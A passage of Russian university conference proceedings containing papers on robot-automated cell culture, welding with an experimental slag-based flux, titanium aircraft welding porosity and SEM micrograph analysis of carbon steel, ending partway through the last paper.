Культуры клеток – метод сохранения в жизнеспособном состоянии клеток животных или растений. Культуры клеток *in vitro* представляют собой генетически однородную популяцию, в связи с чем активно используются в генетике, иммунологии, биотехнологии, вирусологии для решения целого круга экспериментальных задач. Культивация – это контролируемый процесс выращивания отдельных клеток при строго контролируемых условиях. Работа с культурами клеток тканей и органов или микроорганизмами требует соблюдения строгих условий в помещении, включая стерильность, определенную температуру, очищенный воздух и использование специальной защитной одежды для персонала. В связи с важностью культивации в медицинской сфере, необходимо обеспечить контроль над биопроцессом, благодаря оптимизации процесса, возможно добиться снижения рисков в цепочке поставок за счет контроля и гарантии качества, в конечном счете делая процесс более соответствующим нормативным требованиям.

Основная часть

Во время производства препаратов для клеточной терапии требуется производить большое количество клеток и в этом плане автоматизация может обеспечить поддержку с точки зрения стандартизации, распараллеливания и решения трудоемких задач. Поэтому можно сказать, что многие аспекты медицины будущего станут возможными благодаря автоматизации – от автоматизированного анализа сложных данных для точной медицины до автоматизированного производства и интеллектуальных цепочек поставок для передовых методов лечения.

Для воссоздания необходимых условий была использована сборно-разборная мобильная куб-лаборатория с длиной ребра 3 метра и оснащенная необходимыми культуральным оборудованием, таким как: ламинарный бокс, CO₂-инкубатор, холодильник, сухожаровая печь и клеточный микроскоп. Таким образом, культивация будет проходить в лаборатории с характеристиками «стерильного прозрачного куба», ограниченное прозрачными стенами чистое пространство, оснащенное HEPA-вентиляцией, фото и видео выходами, представляет собой идеальную среду для культивирования клеток в режиме реального времени. Фотофиксация клеток при непосредственном контакте с полимерными образцами позволяет получать большие объемы данных о функциональном состоянии культур при взаимодействии с материалами.

Для автоматизации процесса культивирования используется куб-лаборатория, а также коллаборативный промышленный манипулятор «Pulse 90», производства компании ROZUM. Данные манипуляторы разработаны для автоматизации различных коммерческих и промышленных процессов, а также широко используются в научных и образовательных проектах. Эта серия роботов обладает модульной конструкцией и шестью степенями свободы, что позволяет достичь высокой точности движений с погрешностью всего 0,1 мм. Мобильная лаборатория представлена на рисунке 1(а). Манипулятор для проведения экспериментов и анализа материалов, представлен на рисунке 1(б).



Рисунок 1 – (а) Мобильная куб-лаборатория, (б) Rozum Pulse 90

Работа с манипулятором возможна двумя способами:

1. Первый вариант управления роботом предусматривает использование внешнего интерфейса, который позволяет задавать различные параметры движения, такие как тип движения, скорость и ускорение, а также уровень нагрузки. Однако этот метод не предоставляет возможность управлять состоянием захвата или включать циклы. Поэтому он может быть полезен только для демонстрации некоторых основных функций робота, но не является основным способом управления.

2. Второй вариант, использование кода на языке программирования Python 3 позволяющий задавать и редактировать координаты для каждой отдельной точки, углы поворота, тип передвижения, скорость, ускорение, циклы и состояние захвата. Для обеспечения безопасности и проверки работоспособности манипулятора, работы по задаванию выполнялись в рабочей среде, а результаты сохранялись в формате JSON.

Для полноценной работы и автоматизации процесса культивирования был разработан скрипт на языке программирования Python 3. Он позволяет получать на вход файл в формате JSON, сгенерированный в интерфейсе манипулятора. Затем происходит чтение файла, где осуществляется поиск необходимых списков, ключей, значений и словарей. После выполнения скрипта манипулятор принимает на вход уже измененный код с циклами и новыми состояниями захвата, такими как "открыт" при разжатии захвата в момент отпускания банки с раствором при достижении требуемого местоположения.

Настройка взаимодействия робота и захватного устройства, способного захватывать объекты размерами до 130 мм, позволяет работать с объектами разных габаритов, таким образом, банку с раствором можно взять любым способом: как за крышку, так и за основную часть.




Рисунок 2 – (а) Модель пальца, (б) Захват с установленными пальцами

Заключение

Для начальных задач были спроектированы «пальцы», показанные на рисунке 2(а), позволяющие взаимодействовать с объектами в кубе, например, брать банку с раствором и перемещать в необходимое место. Были реализованы базовые химические операции, такие как дозирование и перемещение посуды, при этом манипулятор уже способен работать с сухожаровой печью.

В дальнейшем планируется добавить взаимодействие манипулятора с другими устройствами "куба", разместить на пальцах тензометрические датчики для подтверждения захвата и отпускания объектов. Также разрабатывается использование машинного зрения для более точного позиционирования с помощью квадратных бинарных

опорных маркеров. Один из таких вариантов – Агисо-маркер – это квадрат с широкой черной границей, содержащий внутри бинарную квадратную матрицу, которая определяет его идентификатор. Граница обеспечивает быстрый поиск на изображении. А также проведение фотофиксации клеток в культуральных сосудах в течение продолжительного времени через одинаковые временные интервалы в одних и тех же точках для обработки с использованием специализированного программного обеспечения для последующего цифрового анализа взаимодействия "клеток-материала" с целью эффективного управления процессами витализации полимерных образцов.

СПИСОК ИСТОЧНИКОВ

1. Verbiest R. et al. Automation and robotics in the cultivation of pome fruit: Where do we stand today? // *Journal of Field Robotics*. – 2021. – Т. 38. – №. 4. – С. 513-531. – DOI 10.1002/rob.22000
2. Chaicharoenaudomrung N., Kunhorm P., Noisa P. Three-dimensional cell culture systems as an in vitro platform for cancer and stem cell modeling // *World journal of stem cells*. – 2019. – Т. 11. – №. 12. – С. 1065. – DOI 10.4252/wjsc.v11.i12.1065
3. Kolostova K. et al. Detection and cultivation of circulating tumor cells in gastric cancer // *Cytotechnology*. – 2016. – Т. 68. – С. 1095-1102. – DOI 10.1007/s10616-015-9866-9
4. Doulgkeroglou M. N. et al. Automation, monitoring, and standardization of cell product manufacturing // *Frontiers in Bioengineering and Biotechnology*. – 2020. – Т. 8. – С. 811. – DOI 10.3389/fbioe.2020.00811
5. Honarpardaz M. et al. Finger design automation for industrial robot grippers: A review // *Robotics and Autonomous Systems*. – 2017. – Т. 87. – С. 104-119. – DOI 10.1016/j.robot.2016.10.003

УДК 621.79.04

Старцев Егор Андреевич, аспирант, старший преподаватель кафедры «Технология сварочного и металлургического производства имени В.И. Муравьева» Комсомольского-на-Амуре государственного университета

Startsev Egor Andreevich, Senior lecturer of the Department "Technology of Welding and Metallurgical Production named after V.I. Muravyev" of Komsomolsk-na-Amure State University

Бахматов Павел Вячеславович, кандидат технических наук, доцент, заведующий кафедрой «Технология сварочного и металлургического производства имени В.И. Муравьева» Комсомольского-на-Амуре государственного университета

Bakhmatov Pavel Vyacheslavovich, Candidate of Technical Sciences, Associate Professor, Head of the Department "Technology of Welding and Metallurgical Production named after V.I. Muravyev" Komsomolsk-na-Amure State University

СВОЙСТВА СВАРНЫХ ОБРАЗЦОВ ПОСЛЕ АВТОМАТИЧЕСКОЙ ДУГОВОЙ СВАРКИ С ПРИМЕНЕНИЕМ ЭКСПЕРИМЕНТАЛЬНОГО ФЛЮСА

PROPERTIES OF WELDED SAMPLES AFTER AUTOMATIC ARC WELDING USING EXPERIMENTAL FLUX

Аннотация. Работа посвящена исследованию свойств сварных образцов полученных после автоматической дуговой сварки с применением экспериментального флюса.

Abstract. The work is devoted to the study of the properties of welded samples obtained after automatic arc welding using experimental flux.

Ключевые слова: сварка под флюсом, режимы сварки, свойства сварных образцов.

Keywords: submerged welding, welding modes, properties of welded samples.

Введение

На сегодняшний день актуально проведение комплексных исследований по вопросу переработки техногенных отходов - шлаков металлургических электросталеплавильных предприятий, как источника сырья для сварочных флюсов с оптимизацией их состава для достижения требований отраслей машиностроения к структуре и свойствам сварных соединений в производстве металлоконструкций [1].

Материалы и методы

Исследования проводили на восьми плоских сварных образцах из углеродистой конструкционной стали ВСт3сп размером 195x440x5 мм (рисунок 1, а), имеющих тип сварного соединения С4 по ГОСТ 8713-79 – стыковое одностороннее однопроходное соединение без разделки кромок на плоских керамических подкладках, приклеиваемых к обратной стороне стыка через металлизированный скотч (рисунок 1, б). Заготовки собирались без зазора, чтобы не допустить смещения кромок, приваривались технологические планки (100×40×5 мм, ВСт3сп) с проставлением двух коротких прихваток (10 - 15 мм). В качестве защиты при автоматической сварке использовался разработанный сварочный флюс [2], грануляцией 1,0 – 4,0 мм. Сварка производилась на автомате АДФ - 1250 с источником питания ВДУ - 1250 на режимах, указанных в таблице 1. Образец 8, для проведения сравнительного анализа, выполнен с применением стандартного сварочного флюса АН-42.

Таблица 1 – Режимы автоматической сварки под слоем флюса

Образец	Сила сварочного тока, А	Напряжение на дуге, В	Скорость сварки, см/мин
1	600	37	54
2	600	37	
3	500	37	
4	400	37	
5	450	37	
6	450	27	
7	500	27	
8	500	27	

Проведение измерений концентрации напряжений методом магнитной памяти [3-4] осуществляли с помощью прибора ИКН-3М-12 и сканирующего устройства №2 2М-190. Расстояние между центрами датчиков 8 мм. Определение степени деформирования сварных образцов проводили по их цифровым двойникам, получаемым путем лазерного сканирования МСАх и обработкой 3D моделей в программе Focus 10 Inspection.

Образцы, подвергаемые испытаниям на статическое растяжение и ударный изгиб, изготавливались согласно ГОСТ 6996-66 «Сварные соединения. Методы определения механических свойств». Испытания сварных соединений на статическое растяжение производились на испытательной машине Instron 3382, при скорости растяжения 2 мм/мин и комнатной температуре, соответствующей 20-25 °С. Нарезка концентратора напряжений (U -образного) на образцах, подвергаемых ударному изгибу, выполнена на станке фирмы Time Group. Определение ударной вязкости произведено с использованием маятникового копра JB-W300, с использованием молотов на 300 Дж. Ударный изгиб выполнялся при комнатной температуре, соответствующей 20-25 °С.

Объем сварочной ванны определяли по 3D-модели, построенной по реальным размерам кратеров швов в программе T-Flex, приняв форму ванны каплеобразной.

Результаты и их обсуждение

Выявлено, что полученные образцы имеют превышение градиента напряжений по одной из продольных граней пластин. Причиной такого явления может служить перераспределение напряжений при их релаксации с компенсацией пластической деформацией [5].

На графиках распределения поля H_r и интенсивности его изменения dH/dx четко просматриваются зоны концентрации напряжений, проявившиеся в сварных швах полученных образцов. Таким образом, наиболее равномерный уровень градиента напряжений выявлен в образце №2.

Определено что высокие значения энергии дуги при использовании экспериментального флюса приводят к появлению как продольных, так и поперечных деформаций с прогибом до 5 мм. В промежуточном значении вводимой энергии наблюдается сложный характер деформирования, сочетающий как продольные, так и поперечные деформации. При режиме выбранного для образца №4 выявлен минимум продольных деформаций и недостаточность сформированности корневого валика. Наиболее рациональным режимом сварки тонкостенных деталей, толщиной 5 мм на экспериментальном флюсе с применением керамических подкладок, является образец №6, позволяющий минимизировать остаточные деформации сварной конструкции. Совместный анализ картины деформации, графиков поверхности и топограмм распределения градиента напряжений сварных образцов показывает взаимосвязь направления коробления и распределения областей максимума напряжений, превышающих критический уровень, а также наблюдается изменение вектора напряжений относительно продольной оси шва. При этом при обратной вогнутости это вектор максимальных напряжений, а при прямой - минимальных. Также максимумы напряжений характерны областям резкого перехода от максимальной деформации к минимальной, преимущественно по удаленным от оси шва краям образцов.

Все испытанные образцы обеспечивают механические свойства основного металла (Ст3сп). Разрушение образцов произошло по линии сплавления или в основном металле. Образец №6 имеет сложную площадку текучести. Наихудшие показатели пластических и прочностных свойств у образца 2. Наилучшие показатели у образцов 6, 7 и 8. При испытании на ударный изгиб образец №5 не достиг удовлетворительных показателей КСУ. При этом лучшие показатели в образцах 8, 1 и 2 (соответственно 144, 133, 119 Дж/см²). Остальные имеют 83-100 Дж/см².

Увеличение объема сварочной ванны свидетельствует об увеличении времени существования сварочной ванны, благоприятно влияющей на завершенность химических реакций, происходящих с компонентами флюсовой композиции и металлом шва, позволяющих дополнительно легировать металл шва, на возможность полной дегазации сварочной ванны (уменьшение порообразования), на уменьшение скорости охлаждения кристаллизующегося металла сварочной ванны, приводящей к снижению количества закалочных структур и гомогенизации структуры шва.

Зависимость объема сварочной ванны под слоем экспериментального флюса от погонной энергии дуги носит экспоненциальный характер, причем при значении 1,5...1,85 кДж/мм объем ванны остается неизменным, а при увеличении подводимой дуговой энергии. До 2...2,5 кДж/мм объем увеличивается вдвое. Объем сварочной ванны при сварке с использованием разработанного флюса в сравнении со стандартным АН-42 с введением энергии 1,5 кДж/мм возрастает на 60%, а при 1,35 кДж/мм на 70%.

Таким образом, для соединения листовых заготовок из низкоуглеродистой стали, толщиной 5 мм с использованием экспериментального флюса: режим сварки образца 4 недостаточен для формирования корневого валика, а для образцов 1,2,3 – энергетически избыточен, приводит к расплавлению материала подкладки и активному взаимодействию с расплавом сварочной ванны, газообразованию, появлению дефектов в виде несплошностей. Наиболее рациональные режимы сварки у образцов 5,6,7.

Заключение

Выполнено комплексное исследование влияния экспериментального флюса для дуговой сварки, полученного путем переработки металлургического шлака электросталеплавильного предприятия на структуру и свойства металла шва сварных соединений из низкоуглеродистой стали. Флюс обладает специфическими теплофизическими, способствующими удержанию тепловой энергии сварочной дуги. Этот эффект приводит к

увеличению времени существования сварочной ванны для ее дегазации, снижению скорости охлаждения металла шва для снижения уровня остаточных сварочных напряжений и деформаций, получению механических свойств сварных соединений, близких к основному металлу.

СПИСОК ИСТОЧНИКОВ

1. Верхотуров, А. Д. Методология создания сварочных материалов : монография / А. Д. Верхотуров ; А. Д. Верхотуров, Э. Г. Бабенко, В. М. Макиенко ; под ред. Б. А. Воронова ; М-во трансп. Российской Федерации, Федеральное агентство ж.-д. трансп., ГОУ ВПО "Дальневосточный гос. ун-т путей сообщ.", Ин-т материаловедения ХНЦ ДВО РАН. – Хабаровск : Изд-во ДВГУПС, 2009. – ISBN 978-5-262-00458-4. – EDN QNCLWP.

2. Патент № 2793303 С1 Российская Федерация, МПК В23К 35/362, В23К 35/40, С21С 5/54. Способ изготовления сварочного флюса из техногенных отходов сталеплавильного производства : № 2022128798 : заявл. 07.11.2022 : опубл. 31.03.2023 / П.В. Бахматов, Е.А. Старцев, Р.Е. Гладовский, Б.М. Соболев.

3. Власов, В. Т. Физические основы метода магнитной памяти металла / В. Т. Власов, А. А. Дубов ; В. Т. Власов, А. А. Дубов. – Москва : Тиссо, 2004. – 424 с. – ISBN 5-8122-0265-6. – EDN QMZPVZ.

4. Дубов, А. А. Метод магнитной памяти металла и приборы контроля : учебное пособие / А. А. Дубов, А. А. Дубов, С. М. Колокольников ; Дубов А. А., Дубов Ал. А., Колокольников С. М.. – Изд. 5-е. – Москва : Спектр, 2012. – 394 с. – (Магнитная память металла. Энергодиагностика). – ISBN 978-5-4442-0001-8. – EDN QMLUZF.

5. Бахматов, П. В. Влияние режимов дуговой сварки под слоем экспериментального флюса на распределение внутренних напряжений в сварных образцах, выявленных методом магнитной памяти металлов / П. В. Бахматов, Е. А. Старцев // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2023. – № 5(69). – С. 83-96. – DOI 10.17084/20764359-2023-69-83. – EDN EMSNZT.

УДК 621.791

Стробыкин Никита Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Strobykin Nikita Alekseevich, student, Komsomolsk-na-Amure State University

Бахматов Павел Вячеславович, кандидат технических наук, доцент, заведующий кафедрой «Технология сварочного и металлургического производства имени В.И. Муравьева», Комсомольский-на-Амуре государственный университет

Bakhmatov Pavel Vyacheslavovich, Candidate Of Engineering Sciences, Associate Professor, Head Of The Department "Technology of welding and metallurgical production named after V.I. Muravyov", Komsomolsk-na-Amure State University

ИСКЛЮЧЕНИЕ ПОРИСТОСТИ И УПРАВЛЕНИЕ ТЕРМИЧЕСКИМ ЦИКЛОМ ПРИ СВАРКЕ ТОНКОСТЕННЫХ ТИТАНОВЫХ АВИАЦИОННЫХ КОНСТРУКЦИЙ

CONDITIONS TO EXCLUDE POROSITY AND CONTROL OF THERMAL CYCLE WHEN WELDING THIN-WALLED TITANIUM AIRCRAFT STRUCTURES

Аннотация. В работе представлено решение проблемы порообразования, в частности по вопросам операций подготовки кромок под сварку. Использование газолазерного раскроя (ГЛР) в среде инертных газов, как операция непосредственной подго-

товки кромок, исключаяющей вероятность появления пористости в сварных швах. Такой эффект позволяет акцентировать внимание на возможность управлять режимами термического цикла сварки (ТЦС) для решения проблемы коробления сварных конструкций, следовательно, достижения их размерной точности.

Abstract. The work presents a solution to the problem of pore formation, in particular regarding the operations of preparing edges for welding. The use of gas-laser cutting (GLC) in an inert gas environment as an operation for direct edge preparation, eliminating the possibility of porosity in welds. This effect makes it possible to focus attention on the ability to control the thermal welding cycle (TWC) modes to solve the problem - warping of welded structures, and, therefore, achieving their dimensional accuracy.

Ключевые слова: титан, сварные соединения, пористость, коробление.

Keywords: titanium, welded joints, porosity, warping.

Введение

Важнейшую роль зарождения пузырьков при порообразовании в процессе сварки играет влага, находящаяся в объеме дефектов торцевой поверхности, а ее количество возможно определить по содержанию водорода спектральным анализом [1], который может стать основой метода контроля качества подготовки поверхности под сварку и даст возможность определить вид адсорбированной влаги [Патент РФ 2491159].

Основная часть


Оценивать порообразование в металле шва титановых сплавов предлагается параметром насыщенности поверхности стыкуемых кромок и присадочной проволоки капиллярно-конденсированной влагой, по принятой величине отношения концентрации водорода на поверхностном слое после операций обезжиривания ацетоном и обезвоживания спиртом. ГЛР в азоте обеспечивает полное исключение образования пор в сварном шве титановых сплавов, а также не изменяет свойства сварного соединения. Достижение нулевого уровня дефектности по порообразованию делает возможным обеспечение идентичности механических свойств сварных соединений титановых конструкций основному металлу управлением ТЦС.

Общая площадь пор на прямую влияет на показатель прочности сварного соединения. Малоцикловая усталость сварных образцов зависит не только от величины общей площади пор в металле шва, но также и от их месторасположения. Самые неблагоприятные поры обычно располагаются рядом с поверхностью металла. Усталостная прочность данных образцов снизилась примерно на 44% в сравнении с образцами, которые не имеют дефектов. Хотя среднее значение дефектности сварных соединений и допускается в эксплуатацию, но не более чем на 18 % ниже прочности основного металла. Главной причиной данного снижения, являются условия проведения ТЦС, а именно, низкая скорость охлаждения в интервале температур фазового превращения.

Величина погонной энергии, вводимой в сварочную ванну электрической дугой и время существования сварочной ванны (скорость сварки) во многом определяют скорость охлаждения расплавленного металла, его структуру и свойства. Чем больше значение погонной энергии и меньше время импульса, тем существенней протекает скорость охлаждения и кристаллизация металла в интервале фазовых превращений. Таким образом, чем больше значение временного сопротивления разрыву и угла загиба, тем меньше величина изменения содержания легирующих элементов. Данный термический цикл свойственен при импульсной (пульсирующей) сварке.


Мягкий режим ТЦС обеспечивает создание микроструктуры металла грубой игольчатой структуры α -фазы и широких образований α' - пластин внутри зерна в сравнении с формированием микроструктуры по жесткому режиму ТЦС (рисунок 1).

Исходя из оценки свойств соединений, полученных сваркой на традиционных режимах установлено, что на различие в свойствах оказывают режимы сварки и практически не зависит от химического состава исходного металла. При сварке листов толщиной 1,2 и 2,0 мм наблюдается полное совпадение свойств с основным металлом, а для образцов из листов толщиной 2,5 мм предел прочности ниже в сравнении с основным металлом (рисунок 2).



а – сварка пульсирующей дугой; б – сварка непрерывной дугой

Рисунок 1 – Влияние скорости охлаждения на полиморфные превращения в околошовной зоне сплава ВТ20



а – образец толщиной 1,2 мм; б – образец толщиной 2,0 мм; в – образец толщиной 2,5 мм

Рисунок 2 – Влияние скорости охлаждения сварного шва на предел прочности и угол загиба сплава ВТ20: 1 и 3 – для металла шва; 2 и 4 – для основного металла

Установлено, что при сварке псевдо- α титановых сплавов с повышением скорости охлаждения и кристаллизации в интервале фазового $\beta \rightarrow \alpha$ превращения, возникает постоянное увеличение прочностных характеристик металла, построены зависимости влияния моментальной скорости охлаждения на изменения угла загиба и временного сопротивления разрыву, позволяющие увидеть закономерности между скоростью охлаждения и механическими свойствами и оптимизировать режимы ТЦС. Это позволит получать сварные конструкции из титановых сплавов с механическими свойствами, не отличающимися от свойств основного металла.

Установлены точные условия ТЦС для получения оптимальных свойств сварных соединений из титанового сплава ВТ20, схожими со свойствами основного металла.

Для образцов толщинами 1,2 мм; 2,0 мм; 2,5 мм скорости охлаждения в области превращения соответственно должны лежать в пределах 650-750, 550-600, 150-175 °/с.

Заключение

Установлено, что при увеличении скорости охлаждения в процессе сварки псевдо- α титановых сплавов в интервале фазового $\beta \rightarrow \alpha$ превращения, идет образование сварного соединения с повышенной прочностью. Управление ТЦС позволяет получить однородную, мелкозернистую структуру по всей линии сплавления, уменьшает коробление металла и минимизирует наличие внутренних напряжений, что позволяет исключить из технологических процессов операции по исправлению геометрии детали.

Благодарности. Научно-исследовательские работы выполнены за счёт средств ФГБОУ ВО «Комсомольский-на-Амуре государственный университет» (грант № ВН001/2020).

СПИСОК ИСТОЧНИКОВ

1. О возможности уменьшения глубины поверхностного слоя исследуемого материала при определении водорода в титановых сплавах эмиссионным спектральным методом / Т. В. Барашева, Д. М. Давыдов, А. Ф. Летов, И. Г. Тишин // Заводская лаборатория. Диагностика материалов. – 2014. – Т. 80, № 2. – С. 18-21. – EDN RUXHYN.

2. ПИ 1.4.1898-2003. Сварка дуговая сплавов титана в среде защитных газов. – Введ. 2004-01-01. – Москва: Производственная инструкция, 2004. – 114 с.

3. Технология производства титановых самолетных конструкций / [А. Г. Братухин, Б. А. Колачев, В. В. Садков и др.]. - Москва : Машиностроение, 1995. - 443 с. : ил.; 21 см.; ISBN 5-217-02734-7 (В пер.) : Б. ц.

4. Бездеформационная сварка стрингерных панелей из титанового сплава BT20 / Б. Е. Патон, Л. М. Лобанов, В. В. Лысак [и др.] // Автоматическая сварка. – 2014. – № 9(735). – С. 7-18. – EDN TEQLFT.

5. Сварка в самолетостроении / [Кривов Г. А., Рябов В. Р., Ищенко А. Я. и др.]; Под ред. Б. Е. Патона. - Киев : МИИВЦ, 1998. - 695 с. : ил.; 22 см.; ISBN 966-7192-12-1

УДК 620.18

Суртаева Ксения Романовна, аспирант, Комсомольский-на-Амуре государственный университет

Surtaeva Ksenya Romanovna, Graduate student, Komsomolsk-na-Amure State University

Башков Олег Викторович, доктор технических наук, профессор, заведующий кафедрой «Материаловедение и технология новых материалов», Комсомольский-на-Амуре государственный университет

Bashkov Oleg Victorovich, Doctor of Engineering Sciences, Professor, Head of Department “Materials science and engineering of new materials”, Komsomolsk-na-Amure State University

ОСОБЕННОСТИ КОЛИЧЕСТВЕННОЙ ОБРАБОТКИ ИЗОБРАЖЕНИЙ МИКРОСТРУКТУР УГЛЕРОДИСТОЙ СТАЛИ, ПОЛУЧЕННЫХ МЕТОДОМ СКАНИРУЮЩЕЙ ЭЛЕКТРОННОЙ МИКРОСКОПИИ

FEATURES OF NUMERICAL CRUNCHING OF MICROSTRUCTURE'S IMAGES OF CARBON STEEL OBTAINED BY THE METHOD OF SCANNING ELECTRON MICROSCOPY

Аннотация. В статье приведен алгоритм обработки и количественного анализа изображений посредством программного пакета Image-Pro.Plus-5.1 микроструктур стали 45, полученных методом сканирующей электронной микроскопии при увеличении $\times 2000$. Количественная оценка структурной организации стали 45 оценивается плотностью границ раздела элементов субструктуры зерен. Структуры были получены в сечениях

образца, подвергнутого ультразвуковому нагружению до $3,9 \cdot 10^8$ циклов с уровнем амплитуды механических напряжений от 433 до 56 МПа. Показано, что подбор параметров фильтрации позволяет повысить качество анализируемого изображения и достоверность оценки параметров субструктуры.

Abstract. The article presents an algorithm for processing and quantitative analysis of images using the Image-Pro.Plus-5.1 software package of 45 steel microstructures obtained by scanning electron microscopy at x2000 magnification. The quantitative assessment of the structural organization of steel 45 is estimated by the density of the interfaces of the elements of the grain substructure. The structures were obtained in the cross-sections of the sample subjected to ultrasonic loading up to 3.9×10^8 cycles with the level of amplitude of mechanical stresses from 433 to 56 MPa. It is shown that the selection of filtering parameters makes it possible to improve the quality of the analyzed image and the reliability of the assessment of substructure parameters.

Ключевые слова: компьютерная металлография, сканирующая электронная микроскопия, углеродистая сталь.

Key words: computer-based metallography, Scanning Electron Microscopy, carbon steel.

Введение

Для исследования кинетики изменения структуры в результате внешнего воздействия и выявления механизмов реализующихся в материале процессов необходима точная количественная оценка геометрических параметров структуры, образующих его пространственное строение [1].

Благодаря внедрению в процесс металлографического анализа современных средств обработки изображений удалось значительно расширить номенклатуру измеряемых количественных параметров, устранить субъективность структурного анализа, сократить трудовые и временные затраты на его проведение [2]. Однако большинство стандартов все еще основываются на субъективной визуальной оценке структуры с помощью стандартных шкал, имеют низкое качество иллюстративного материала [3,4]. Атласы микроструктур металлов и сплавов описывают в большинстве своем изображения, полученные с помощью оптических микроскопов при увеличении не выше x1000, поэтому работы в направлении цифровой металлографии с использованием анализаторов изображений, отражающие методику обработки и анализа полученных фотографий, приобретают особую ценность. Цель данной работы – отработать алгоритм обработки цифровых изображений микроструктур углеродистой стали, полученных на сканирующем электронном микроскопе (СЭМ) при увеличении x2000, с использованием программного обеспечения Image.Pro.Plus.5.1.

Обработка СЭМ-изображения микроструктуры

Качественное выполнение количественного анализа в значительной мере зависит от правильно подобранной методики получения анализируемого изображения структуры. Ранее в работе [5] приводилась методика обработки микроструктур, полученных на металлографическом оптическом микроскопе Nikon Eclipse MA200 при увеличении x400. Учитывая совершенно иной принцип получения изображений на СЭМ, а также существенное увеличение масштаба изображения, применить аналогичный алгоритм обработки к цифровым фотографиям микроструктур не представляется возможным. Процесс обработки изображения, полученного на СЭМ, включал нижеперечисленные шаги.

1) Корректировка коэффициента яркости.

В Image.Pro.Plus 5.1 данный этап обработки осуществляется несколькими путями: изменением яркости, контраста, гамма-коррекцией. Оценить результат оптимиза-

ции яркости и контраста позволяет гистограмма. При обработке большого количества фотографий целесообразно было использовать команду «Коррекция контраста», позволяющей автоматически оптимизировать характеристики изображения. На рисунке 1 приведено исходное СЭМ-изображение и результат автокоррекции вместе с соответствующими гистограммами.




Рисунок 1 – Исходное СЭМ-изображение слева и результат автокоррекции справа

